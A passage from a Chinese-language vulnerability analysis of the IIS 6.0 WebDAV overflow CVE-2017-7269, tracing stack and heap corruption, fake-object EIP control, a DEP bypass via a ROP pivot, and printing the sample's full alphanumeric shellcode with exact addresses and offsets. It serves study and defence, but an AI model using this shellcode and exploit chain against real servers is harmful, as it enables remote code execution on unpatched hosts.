03fef5b0    0000fde9            $$ CP_UTF8
03fef5b4    00000000            $$ 0
03fef5b8    077f59a8            $$ pszHeader
03fef5bc    00000655            $$ strlen(pszHeader) + 1
03fef5c0    077f3350            $$ lpWideCharStr
03fef5c4    00000655            $$ strlen(pszHeader) + 1

$$ 转换前的字符串
0:007> db 077f59a8
077f59a8    3c 68 74 74 70 3a 2f 2f-6c 6f 63 61 6c 68 6f 73    <http://localhos
077f59b8    74 2f 61 61 61 61 61 61-61 e6 bd a8 e7 a1 a3 e7    t/aaaaaaa.......
077f59c8    9d a1 e7 84 b3 e6 a4 b6-e4 9d b2 e7 a8 b9 e4 ad    ................
077f59d8    b7 e4 bd b0 e7 95 93 e7-a9 8f e4 a1 a8 e5 99 a3    ................
077f59e8    e6 b5 94 e6 a1 85 e3 a5-93 e5 81 ac e5 95 a7 e6    ................
077f59f8    9d a3 e3 8d a4 e4 98 b0-e7 a1 85 e6 a5 92 e5 90    ................
077f5a08    b1 e4 b1 98 e6 a9 91 e7-89 81 e4 88 b1 e7 80 b5    ................
077f5a18    e5 a1 90 e3 99 a4 e6 b1-87 e3 94 b9 e5 91 aa e5    ................

0:007> p
eax=000003d1 ebx=00000655 ecx=0000b643 edx=00000000 esi=0000fde9 edi=77e62fd6
eip=67127221 esp=03fef5c8 ebp=03fef71c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!ScConvertToWide+0x152:
67127221 85c0            test    eax,eax

$$ 转换后的字符串
0:007> db 077f3350
077f3350    3c 00 68 00 74 00 74 00-70 00 3a 00 2f 00 2f 00    <.h.t.t.p.:././.
077f3360    6c 00 6f 00 63 00 61 00-6c 00 68 00 6f 00 73 00    l.o.c.a.l.h.o.s.
077f3370    74 00 2f 00 61 00 61 00-61 00 61 00 61 00 61 00    t./.a.a.a.a.a.a.
077f3380    61 00 68 6f 63 78 61 77-33 71 36 69 72 47 39 7a    a.hocxaw3q6irG9z
077f3390    77 4b 70 4f 53 75 4f 7a-68 48 63 56 54 6d 45 68    wKpOSuOzhHcVTmEh
077f33a0    53 39 6c 50 67 55 63 67-64 33 30 46 45 78 52 69    S9lPgUcgd30FExRi
077f33b0    31 54 58 4c 51 6a 41 72-31 42 35 70 50 58 64 36    1TXLQjAr1B5pPXd6
077f33c0    47 6c 39 35 6a 54 34 50-43 54 52 77 61 50 32 32    Gl95jT4PCTRwaP22
```

3.2 栈溢出

根据前面的分析，可以知道当字符串超长时是可以导致堆溢出的，但问题是堆块的基地址并不是固定的。实际上，当 CStackBuffer 使用栈作为存储空间时，也可以触发栈溢出，原理和堆溢出是一样的。


当然，这里不是通过栈溢出来执行代码，因为栈上有 cookie。

```
.text:671255F5                  mov     large fs:0, ecx
.text:671255FC                  mov     ecx, [ebp+var_10]
.text:671255FF                  pop     ebx
.text:67125600                  call    @__security_check_cookie@4
.text:67125605                  leave
.text:67125606                  retn    8
.text:67125606 ?HrCheckIfHeader@@YGJPAVCMethUtil@@PBG@Z endp
```

在函数 HrCheckIfHeader 中存在两个 CStackBuffer 实例：

```
char c_stack_buffer_1;                  // [sp+44h] [bp-430h]@1
unsigned int v29;                       // [sp+148h] [bp-32Ch]@9
wchar_t *stack_buffer1;                 // [sp+14Ch] [bp-328h]@9
char c_stack_buffer_2;                  // [sp+150h] [bp-324h]@7
unsigned __int16 *stack_buffer2;    // [sp+258h] [bp-21Ch]@8
```

基于前面对 CStackBuffer 内存布局的分析，可以知道这里栈空间的分布为：



下面要重点分析的代码片段为：

```
res = pMethUtil->ScStoragePathFromUrl(
        buffer2.get(), buffer1.get(), &length);         // (1)
if (res == 1)
{
```

```
    if (buffer1.resize(length))                    // (2)
    {
        res = pMethUtil->ScStoragePathFromUrl(    // (3)
            buffer2.get(), buffer1.get(), &length);
    }
}
```

(1) HrCheckIfHeader 第一次调用 ScStoragePathFromUrl 时传递的参数分析如下(函数返回值为 1，长度设置为 0xaa)：

```
0:006> dds esp L3
03faf7b4    077d8eb0          $$ http://localhost/aaaaaaa....
03faf7b8    03faf804          $$ CStackBuffer1.buffer
03faf7bc    03faf800          $$ 00000082

0:006> dd 03faf800 L1
03faf800

0:006> db 077d8eb0
077d8eb0    68 00 74 00 74 00 70 00-3a 00 2f 00 2f 00 6c 00    h.t.t.p.:././.l.
077d8ec0    6f 00 63 00 61 00 6c 00-68 00 6f 00 73 00 74 00    o.c.a.l.h.o.s.t.
077d8ed0    2f 00 61 00 61 00 61 00-61 00 61 00 61 00 61 00    /.a.a.a.a.a.a.a.
077d8ee0    68 6f 63 78 61 77 33 71-36 69 72 47 39 7a 77 4b    hocxaw3q6irG9zwK
077d8ef0    70 4f 53 75 4f 7a 68 48-63 56 54 6d 45 68 53 39    pOSuOzhHcVTmEhS9
077d8f00    6c 50 67 55 63 67 64 33-30 46 45 78 52 69 31 54    lPgUcgd30FExRi1T
077d8f10    58 4c 51 6a 41 72 31 42-35 70 50 58 64 36 47 6c    XLQjAr1B5pPXd6Gl
077d8f20    39 35 6a 54 34 50 43 54-52 77 61 50 32 32 4b 6d    95jT4PCTRwaP22Km
077d8f30    34 6c 47 32 41 62 4d 37-61 51 62 58 73 47 50 52    4lG2AbM7aQbXsGPR
077d8f40    70 36 44 75 6a 68 74 33-4a 4e 6b 78 76 49 73 4e    p6Dujht3JNkxvIsN
077d8f50    6a 4c 7a 57 71 6f 4a 58-30 32 6e 37 49 4b 4d 52    jLzWqoJX02n7IKMR
077d8f60    63 48 4c 6f 56 75 75 75-6f 66 68 76 4d 44 70 50    cHLoVuuuofhvMDpP
077d8f70    36 7a 4b 62 57 65 50 75-72 6a 6b 7a 62 77 58 76    6zKbWePurjkzbwXv
077d8f80    48 62 31 65 54 30 79 6c-4a 50 62 54 33 50 77 35    Hb1eT0ylJPbT3Pw5
077d8f90    77 6a 44 41 34 33 76 64-46 4d 54 56 6c 47 43 65    wjDA43vdFMTVlGCe
077d8fa0    32 76 78 72 69 57 38 43-72 62 30 5a 38 59 48 54    2vxriW8Crb0Z8YHT
077d8fb0    02 02 02 02 c0 12 03 68-44 6c 56 52 37 4b 6d 6c    .......hDlVR7Kml
077d8fc0    58 4f 5a 58 50 79 6a 49-4f 58 52 4a 50 41 4d 66    XOZXPyjIOXRJPAMf
077d8fd0    c0 13 03 68 34 48 31 65-43 6f 66 6e 41 74 6c 43    ...h4H1eCofnAtlC
077d8fe0    c0 13 03 68 43 53 41 6a-52 70 30 33 66 58 4c 42    ...hCSAjRp03fXLB
```

```
077d8ff0    4b 70 46 63 73 51 41 79-50 7a 6c 4a 3e 00 00 00    KpFcsQAyPzlJ>...
077d9000    ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??    ????????????????
```

(2) 因为 ScStoragePathFromUrl 返回 0xaa，所以 buffer1.resize(0xaa) 并不会在堆上分配空间，而是直接使用栈上的 buffer。

(3) 第二次调用 ScStoragePathFromUrl 时会导致栈溢出，实际结果是 CStackBuffer1.fake_heap_size 被改写为 0x02020202、CStackBuffer1.heap_buffer 被改写为 0x680312c0。

```
0:006> dds esp L3
03faf7b4    077d8eb0          $$ http://localhost/aaaaaaa....
03faf7b8    03faf804          $$ CStackBuffer1.buffer
03faf7bc    03faf800          $$ 00000412 = ((0x104 * 4) | (0x82 & 3)) | 2

$$ 留意最后面 2 个 DWORD 的值
0:006> db ebp-430 L10C
03faf804    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
03faf814    c0 59 55 03 00 00 00 00-00 10 08 00 60 f8 fa 03    .YU.........`...
03faf824    fc f7 fa 03 f8 64 02 07-94 f8 fa 03 70 82 82 7c    .....d......p..|
03faf834    a0 6e 87 7c 00 00 00 00-9c 6e 87 7c 00 00 00 00    .n.|.....n.|....
03faf844    01 00 00 00 16 00 00 00-23 9f 87 7c 00 00 00 00    ........#..|....
03faf854    c4 af 7b 04 02 00 00 01-00 00 00 00 04 5d 88 8a    ..{..........]..
03faf864    6c 00 00 00 8c 1e 8f 60-82 1e 8f 60 02 00 00 00    l......`...`....
03faf874    9a 1e 8f 60 34 fb fa 03-33 00 00 00 00 00 00 00    ...`4...3.......
03faf884    8c 1e 8f 60 52 23 8f 60-22 00 00 00 00 00 00 00    ...`R#.`".......
03faf894    00 00 00 00 00 00 00 00-01 00 00 00 0c 00 00 00    ................
03faf8a4    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
03faf8b4    f6 67 ca 77 00 00 00 00-00 00 00 00 00 00 00 00    .g.w............
03faf8c4    00 00 00 00 00 00 00 00-20 f9 fa 03 4a b0 bc 77    ........ ...J..w
03faf8d4    85 05 00 00 4f f9 fa 03-5b 20 11 67 5c b0 bc 77    ....O...[ .g\..w
03faf8e4    5b 20 11 67 b0 72 bd 77-4f f9 fa 03 5b 20 11 67    [ .g.r.wO...[ .g
03faf8f4    13 00 00 00 58 00 00 00-00 00 00 00 e8 64 02 07    ....X........d..
03faf904    c0 17 bf 77 12 04 00 00-04 f8 fa 03                ...w........
                                ^^^^^^^^^^ ~~~~~~~~~~

0:006> p
eax=00000000 ebx=070fbfc0 ecx=0000e694 edx=03faf804 esi=00000001 edi=77bd8ef2
eip=67125484 esp=03faf7c0 ebp=03fafc34 iopl=0                nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!HrCheckIfHeader+0x15e:
67125484 8bf0            mov     esi,eax

$$ 留意最后面 2 个 DWORD 的值
0:006> db ebp-430 L10C
03faf804  63 00 3a 00 5c 00 69 00-6e 00 65 00 74 00 70 00  c.:.\.i.n.e.t.p.
03faf814  75 00 62 00 5c 00 77 00-77 00 77 00 72 00 6f 00  u.b.\.w.w.w.r.o.
03faf824  6f 00 74 00 5c 00 61 00-61 00 61 00 61 00 61 00  o.t.\.a.a.a.a.a.
03faf834  61 00 61 00 68 6f 63 78-61 77 33 71 36 69 72 47  a.a.hocxaw3q6irG
03faf844  39 7a 77 4b 70 4f 53 75-4f 7a 68 48 63 56 54 6d  9zwKpOSuOzhHcVTm
03faf854  45 68 53 39 6c 50 67 55-63 67 64 33 30 46 45 78  EhS9lPgUcgd30FEx
03faf864  52 69 31 54 58 4c 51 6a-41 72 31 42 35 70 50 58  Ri1TXLQjAr1B5pPX
03faf874  64 36 47 6c 39 35 6a 54-34 50 43 54 52 77 61 50  d6Gl95jT4PCTRwaP
03faf884  32 32 4b 6d 34 6c 47 32-41 62 4d 37 61 51 62 58  22Km4lG2AbM7aQbX
03faf894  73 47 50 52 70 36 44 75-6a 68 74 33 4a 4e 6b 78  sGPRp6Dujht3JNkx
03faf8a4  76 49 73 4e 6a 4c 7a 57-71 6f 4a 58 30 32 6e 37  vIsNjLzWqoJX02n7
03faf8b4  49 4b 4d 52 63 48 4c 6f-56 75 75 75 6f 66 68 76  IKMRcHLoVuuuofhv
03faf8c4  4d 44 70 50 36 7a 4b 62-57 65 50 75 72 6a 6b 7a  MDpP6zKbWePurjkz
03faf8d4  62 77 58 76 48 62 31 65-54 30 79 6c 4a 50 62 54  bwXvHb1eT0ylJPbT
03faf8e4  33 50 77 35 77 6a 44 41-34 33 76 64 46 4d 54 56  3Pw5wjDA43vdFMTV
03faf8f4  6c 47 43 65 32 76 78 72-69 57 38 43 72 62 30 5a  lGCe2vxriW8Crb0Z
03faf904  38 59 48 54 02 02 02 02-c0 12 03 68              8YHT.......h
                            ^^^^^^^^^^ ~~~~~~~~~~
```

3.3 填充数据

通过!address 命令可知地址 0x680312c0 位于 rsaenh 模块中，具备 PAGE_READWRITE 属性。

```
0:006> !address 680312c0
Failed to map Heaps (error 80004005)
Usage:                  Image
Allocation Base:        68000000
Base Address:           68030000
End Address:            68032000
Region Size:            00002000
Type:                   01000000    MEM_IMAGE
State:                  00001000    MEM_COMMIT
```

```
Protect:                  00000004        PAGE_READWRITE
More info:                lmv m rsaenh
More info:                !lmi rsaenh
More info:                ln 0x680312c0

0:006> u 680312c0 L1
rsaenh!g_pfnFree+0x4:
680312c0 0000                   add         byte ptr [eax],al
```

在解析 http://localhost/bbbbbbb..... 时，数据将被直接填充到地址 0x680312c0。此时，由于 CStackBuffer1 的长度已经 足够大，ScStoragePathFromUrl 只会被调用一次。

```
$$ ScStoragePathFromUrl 参数
0:006> dds esp L3
03faf7b4    077dc9e0
03faf7b8    680312c0 rsaenh!g_pfnFree+0x4
03faf7bc    03faf800

0:006> dd 03faf800 L1
03faf800    00404040

0:006> p
eax=00000000 ebx=070fbfc0 ecx=0000e694 edx=680312c0 esi=00000000 edi=77bd8ef2
eip=6712544a esp=03faf7c0 ebp=03fafc34 iopl=0                nv up ei pl zr na pe nc
cs=001b    ss=0023    ds=0023    es=0023    fs=003b    gs=0000                     efl=00000246
httpext!HrCheckIfHeader+0x124:
6712544a 8bf0                   mov         esi,eax

$$ 填充数据到 0x680312c0
0:006> db 680312c0
680312c0    63 00 3a 00 5c 00 69 00-6e 00 65 00 74 00 70 00    c.:.\.i.n.e.t.p.
680312d0    75 00 62 00 5c 00 77 00-77 00 77 00 72 00 6f 00    u.b.\.w.w.w.r.o.
680312e0    6f 00 74 00 5c 00 62 00-62 00 62 00 62 00 62 00    o.t.\.b.b.b.b.b.
680312f0    62 00 62 00 48 79 75 61-43 4f 67 6f 6f 6b 45 48    b.b.HyuaCOgookEH
68031300    46 36 75 67 33 44 71 38-65 57 62 5a 35 54 61 56    F6ug3Dq8eWbZ5TaV
68031310    52 69 53 6a 57 51 4e 38-48 59 55 63 71 49 64 43    RiSjWQN8HYUcqIdC
68031320    72 64 68 34 58 47 79 71-6b 33 55 6b 48 6d 4f 50    rdh4XGyqk3UkHmOP
68031330    46 7a 71 34 54 6f 43 74-56 59 6f 6f 41 73 57 34    Fzq4ToCtVYooAsW4
0:006> db
```

```
68031340    68 61 72 7a 45 37 49 4d-4e 57 48 54 38 4c 7a 36    harzE7IMNWHT8Lz6
68031350    72 35 66 62 43 6e 6d 48-48 35 77 61 5a 4d 74 61    r5fbCnmHH5waZMta
68031360    33 41 65 43 72 52 69 6d-71 36 64 4e 39 6e 53 63    3AeCrRimq6dN9nSc
68031370    64 6b 46 51 30 4f 6f 78-53 72 50 67 53 45 63 7a    dkFQ0OoxSrPgSEcz
68031380    39 71 53 4f 56 44 36 6f-79 73 77 68 56 7a 4a 61    9qSOVD6oyswhVzJa
68031390    45 39 39 36 39 6c 31 45-72 34 65 53 4a 58 4e 44    E9969l1Er4eSJXND
680313a0    44 7a 35 6c 56 5a 41 62-72 6e 31 66 59 59 33 54    Dz5lVZAbrn1fYY3T
680313b0    42 31 65 58 41 59 50 71-36 30 77 57 57 44 61 53    B1eXAYPq60wWWDaS
0:006> db
680313c0    c0 13 03 68 4f 6e 00 68-4f 6e 00 68 47 42 6a 76    ...hOn.hOn.hGBjv
680313d0    c0 13 03 68 57 42 74 4f-47 59 34 52 66 4b 42 4b    ...hWBtOGY4RfKBK
680313e0    64 74 6f 78 82 60 01 68-35 51 7a 72 7a 74 47 4d    dtox.`.h5QzrztGM
680313f0    59 44 57 57 13 b1 00 68-76 31 6f 6e e3 24 01 68    YDWW...hv1on.$.h
68031400    60 14 03 68 00 03 fe 7f-ff ff ff ff c0 13 03 68    `..h...........h
68031410    6e 04 03 68 6e 71 70 74-34 14 03 68 e7 29 01 68    n..hnqpt4..h.).h
68031420    91 93 00 68 31 39 6e 66-55 49 52 30 6b 54 6b 76    ...h19nfUIR0kTkv
68031430    4a 72 61 79 1c 14 03 68-05 6e 00 68 32 77 68 79    Jray...h.n.h2why
```

3.4 控制 EIP

在函数 HrCheckIfHeader 返回后，后面会跳转到 CParseLockTokenHeader::HrGetLockIdForPath 中去执行，而后者也会多次调用 CMethUtil::ScStoragePathFromUrl 这个函数。同样，解析 URL 第一部分（http://localhost/aaaaaaa....）时完成栈溢出，此时会覆盖到一个引用 CMethUtil 对象的局部变量；在解析 URL 第二部分（http://localhost/bbbbbbb....）时，因为 CMethUtil 已经伪造好，其成员 IEcb 实例同样完成伪造，最后在 ScStripAndCheckHttpPrefix 中实现 EIP 的控制。

```
CPutRequest::Execute
├──HrCheckStateHeaders
│   └──HrCheckIfHeader
│       ├──CMethUtil::ScStoragePathFromUrl
│       └──CMethUtil::ScStoragePathFromUrl
│
└──FGetLockHandle
    └──CParseLockTokenHeader::HrGetLockIdForPath
        ├──CMethUtil::ScStoragePathFromUrl
        └──CMethUtil::ScStoragePathFromUrl
```

(1) FGetLockHandle 分析


函数 FGetLockHandle 里面构造了一个 CParseLockTokenHeader 对象，存储于栈上的一个局部变量引用了这个对象 （这一点很重要），调用该对象的成员函数 HrGetLockIdForPath 进入下一阶段。

```
int __stdcall FGetLockHandle(
      struct CMethUtil *a1, wchar_t *Str,
      unsigned __int32 a3, const unsigned __int16 *a4,
      struct auto_ref_handle *a5)
{
  signed int v5; // eax@1
  int result; // eax@2
  CParseLockTokenHeader *v7; // [sp+0h] [bp-54h]@1
  union _LARGE_INTEGER v8; // [sp+40h] [bp-14h]@1
  int v9; // [sp+50h] [bp-4h]@1

  v7 = CParseLockTokenHeader(a1, a4);
  v9 = 0;
  v7->SetPaths(Str, 0);
  v5 = v7->HrGetLockIdForPath(Str, a3, &v8, 0);
  v9 = -1;
  if ( v5 >= 0 )
  {
    result = FGetLockHandleFromId(a1, v8, Str, a3, a5);
  }
  else
  {
    result = 0;
  }
  return result;
}
```

(2) HrGetLockIdForPath 分析

HrGetLockIdForPath 与 HrCheckIfHeader 有点类似，同样存在两个 CStackBuffer 变量。不同的是，v22.HighPart 指向父级函数 HrGetLockIdForPath 中引用 CParseLockTokenHeader 对象的局部变量 ,而且这里也会将其转换为 CMethUtil 类型使用。

在解析 URL 第一部分（http://localhost/aaaaaaa....）时，通过栈溢出可以覆盖引用 CParseLockTokenHeader 对象的局部变量，栈布局如下所示。



栈上的数据分布如下所示：

```
0:006> dds ebp-18
03fafbb8    00000412 --------> CStackBuffer2.fake_heap_size
03fafbbc    03fafab4 --------> CStackBuffer2.buffer[260]
03fafbc0    00000168
03fafbc4    03fafc30
03fafbc8    67140bdd httpext!swscanf+0x137d    --> ret addr
03fafbcc    00000002
03fafbd0    03fafc3c
03fafbd4    6711aba9 httpext!FGetLockHandle+0x40
03fafbd8    07874c2e
03fafbdc    80000000
03fafbe0    03fafc28
03fafbe4    00000000
03fafbe8    07872fc0 --------> CParseLockTokenHeader xx
03fafbec    0788c858
03fafbf0    0788c858
```

```
$$ CMethUtil
0:006> r ecx
ecx=07872fc0

$$ LARGE_INTEGER v22
0:006> dd ebp-240 L2
03faf990    5a3211a0 03fafbe8

$$ CStackBuffer2.buffer[260]
0:006> ?ebp-11C
Evaluate expression: 66779828 = 03fafab4
```

分析栈的布局可以知道，在复制 260+12*4=308 字节数据后，后续的 4 字节数据将覆盖引用 CParseLockTokenHeader 对象的局部变量。需要注意的是 ,这里所说的 308 字节，是 URL 转变成物理路径后的前 308 字节。执行完 CMethUtil::ScStoragePathFromUrl 之后，680313c0 被填充到父级函数中引用 CParseLockTokenHeader 对象所在的局部变量。

```
$$ LARGE_INTEGER v22
0:006> dd ebp-240 L2
03faf990    5a3211a0 03fafbe8

0:006> dd 03fafbe8 L1
03fafbe8    680313c0
```

(3) ScStripAndCheckHttpPrefix 分析

在解析 URL 第二部分（http://localhost/bbbbbbb....）时，由于引用 CParseLockTokenHeader 对象的局部变量的值已经被修改，所以会使用伪造的对象，最终在函数 ScStripAndCheckHttpPrefix 中完成控制权的转移。

```
CPutRequest::Execute
└──FGetLockHandle
    └──CParseLockTokenHeader::HrGetLockIdForPath ecx = 0x680313C0
        ├──CMethUtil::ScStoragePathFromUrl          ecx = 0x680313C0
        │    └──ScStoragePathFromUrl                  ecx = [ecx+0x10]=0x680313C0
        │         └──ScStripAndCheckHttpPrefix        call [[ecx]+0x24]
        └──CMethUtil::ScStoragePathFromUrl
```

接管控制权后，将开始执行 ROP 代码。

```
0:006> dd 680313C0 L1
680313c0    680313c0

0:006> dd 680313C0+10 L1
680313d0    680313c0

0:006> dd 680313C0+24 L1
680313e4    68016082

0:006> u 68016082
rsaenh!_alloca_probe+0x42:
68016082 8be1                mov        esp,ecx
68016084 8b08                mov        ecx,dword ptr [eax]
68016086 8b4004              mov        eax,dword ptr [eax+4]
68016089 50                  push       eax
6801608a c3                  ret
6801608b cc                  int        3
6801608c cc                  int        3
6801608d cc                  int        3
```

3.5 绕过 DEP

在执行 ROP 代码片段时，会跳转到 KiFastSystemCall 去执行，这里将 EAX 寄存器的值设置为 0x8F ,也就是 NtProtectVirtualMemory 的服务号 ,函数的参数通过栈进行传递。

```
0:006> dds esp
68031400    68031460          --> return address
68031404    7ffe0300          --> SharedUserData!SystemCallStub
68031408    ffffffff          --> ProcessHandle, CURRENT_PROCESS
6803140c    680313c0          --> BaseAddress
68031410    6803046e          --> RegionSize, 0x48
68031414    00000040          --> NewProtectWin32, PAGE_EXECUTE_READWRITE
68031418    68031434          --> OldProtect
```

TK 在 CanSecWest 2013 的演讲《DEP/ASLR bypass without ROP/JIT》[4] 中提到：

SharedUserData is always fixed in 0x7ffe0000 from Windows NT 4 to Windows 8

0x7ffe0300 is always point to KiFastSystemCall

Only work on x86 Windows

这里就是用了 0x7ffe0300 这个地址来定位 KiFastSystemCall（关于 KiFastSystemCall 的介绍，可以参考文档 《KiFastCallEntry() 机制分析》 [5] ）。

3.6 Shellcode

样本中的 Shellcode 如下：

```
VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAI
AXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JB6X6WMV7O7Z8Z8
Y8Y2TMTJT1M017Y6Q01010ELSKS0ELS3SJM0K7T0J061K4K6U7W5KJLOLMR5ZNL0ZMV5L5LM
X1ZLP0V3L5O5SLZ5Y4PKT4P4O5O4U3YJL7NLU8PMP1QMTMK051P1Q0F6T00NZLL2K5U0O0X6
P0NKS0L6P6S8S2O4Q1U1X06013W7M0B2X5O5R2O02LTLPMK7UKL1Y9T1Z7Q0FLW2RKU1P7XK
Q3O4S2ULR0DJN5Q4W1O0HMQLO3T1Y9V8V0O1U0C5LKX1Y0R2QMS4U9O2T9TML5K0RMP0E3OJ
Z2QMSNNKS1Q4L4O5Q9YMP9K9K6SNNLZ1Y8NMLML2Q8Q002U100Z9OKR1M3Y5TJM7OLX8P3UL
Y7Y0Y7X4YMW5MJULY7R1MKRKQ5W0X0N3U1KLP9O1P1L3W9P5POO0F2SMXJNJMJS8KJNKPA
```

前面分析到函数 CRequest::LpwszGetHeader 会把其转成 UNICODE 字符串，所以在内存中长这个样子：

```
0:006> db 68031460
68031460  55 00 56 00 59 00 41 00-34 00 34 00 34 00 34 00  U.V.Y.A.4.4.4.4.
68031470  34 00 34 00 34 00 34 00-34 00 34 00 51 00 41 00  4.4.4.4.4.4.Q.A.
68031480  54 00 41 00 58 00 41 00-5a 00 41 00 50 00 41 00  T.A.X.A.Z.A.P.A.
68031490  33 00 51 00 41 00 44 00-41 00 5a 00 41 00 42 00  3.Q.A.D.A.Z.A.B.
680314a0  41 00 52 00 41 00 4c 00-41 00 59 00 41 00 49 00  A.R.A.L.A.Y.A.I.
680314b0  41 00 51 00 41 00 49 00-41 00 51 00 41 00 50 00  A.Q.A.I.A.Q.A.P.
680314c0  41 00 35 00 41 00 41 00-41 00 50 00 41 00 5a 00  A.5.A.A.A.P.A.Z.
680314d0  31 00 41 00 49 00 31 00-41 00 49 00 41 00 49 00  1.A.I.1.A.I.A.I.
```

这是所谓的 Alphanumeric Shellcode [6]，可以以 ASCII 或者 UNICODE 字符串形式呈现 Shellcode。

3.7 The Last Question

最后一个问题是，在 Exploit 的两个 URL 之间存在 (Not <locktoken:write1>) 这样一个字符串，这个字符串的作用是什么呢？如果删掉这个字符串，Exploit 就失效了，因为 HrCheckIfHeader 中解析 URL 的流程中断了，而解析流程得以继续的关键是 while 循环中嵌套的 for 循环对 IFITER::PszNextToken(2) 的调用。需要注意的是，这里传递的参数值是 2，而分析 IFITER::PszNextToken() 的反汇编代码，可以知道这个字符串只要满足一定的形

式就可以了，如（nOt <hahahahah+asdfgh>）或者（nOt [hahahahah+asdfgh]）都是可以的。

```
int __thiscall IFITER::PszNextToken(int this, signed int a2)
{
  //.....
  if ( !_wcsnicmp(L"not", (const wchar_t *)v4, 3u) )
  {
    *(_DWORD *)(v2 + 4) += 6;
    *(_DWORD *)(v2 + 28) = 1;            // ----> 设置值
    while ( **(_WORD **)(v2 + 4) && iswspace(**(_WORD **)(v2 + 4)) )
      *(_DWORD *)(v2 + 4) += 2;
    if ( !**(_WORD **)(v2 + 4) )
      return 0;
  }
  v17 = **(_WORD **)(v2 + 4);
  if ( v17 == '<' )
  {
LABEL_64:
    v23 = '>';
    goto LABEL_65;
  }
  if ( v17 != '[' )
    return 0;
  v23 = ']';
LABEL_65:
  v20 = *(_DWORD *)(v2 + 4);
  v21 = wcschr((const wchar_t *)(v20 + 2), v23);
  *(_DWORD *)(v2 + 4) = v21;
  if ( !v21 )
    return 0;
  *(_DWORD *)(v2 + 4) = v21 + 1;
  v22 = v2 + 8;
  StringBuffer<char>::AppendAt(0,
    2 * ((signed int)((char *)v21 - v20) >> 1) + 2, v20);
  StringBuffer<char>::AppendAt(*(_DWORD *)(v22 + 8),
    2, &gc_wszEmpty);
  return *(_DWORD *)v22;
```

```
}
```

不过 not 字符串是不能替换的，因为这里会影响程序的执行流程。从上面的代码可以看出，存在 not 字符串时会将对象偏移 28 (0x1C) 处的值设置为 1，这个值会决定父级函数中的一个跳转（goto LABEL_27）是否执行。

```
// v22          -> ebp-44C
// ifilter    -> ebp-468
// 0x468 + 0x1C = 0x44C

if ( !FGetLastModTime(0, v8, &v23) || !FETagFromFiletime(
            &v23, &String, *((const struct IEcb **)a1 + 4)) )
{
LABEL_26:
  if ( v22 )                                    // ==1
    goto LABEL_27;
  goto LABEL_30;
}
```

4. 其他

要编写一个真实环境中通用的 Exploit，还需要考虑许多其他因素，比如 IIS 设置的物理路径等，文章 [7] 列举了一些注意事项。

此外，文章 [8] 提到了一种基于 HTTP 回传信息的方法。

当然，关于编写通用 Exploit 所需要注意的细节，也可以参考 NSA 的 Explodingcan 的参数设置。

5. References

[1] https://github.com/edwardz246003/IIS_exploit

[2] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7269

[3] https://0patch.blogspot.com/2017/03/0patching-immortal-cve-2017-7269.html

[4] https://cansecwest.com/slides/2013/DEP-ASLR%20bypass%20without%20ROP-JIT.pdf

[5] http://www.mouseos.com/windows/kernel/KiFastCallEntry.html

[6] https://github.com/SkyLined/alpha3

[7] https://xianzhi.aliyun.com/forum/read/1458.html

[8] https://ht-sec.org/cve-2017-7269-hui-xian-poc-jie-xi/

CVE-2017-9073 EsteemAudit 分析

翻译：WeaponX
译文来源：【安全客】http://bobao.360.cn/learning/detail/3937.html
原文来源：
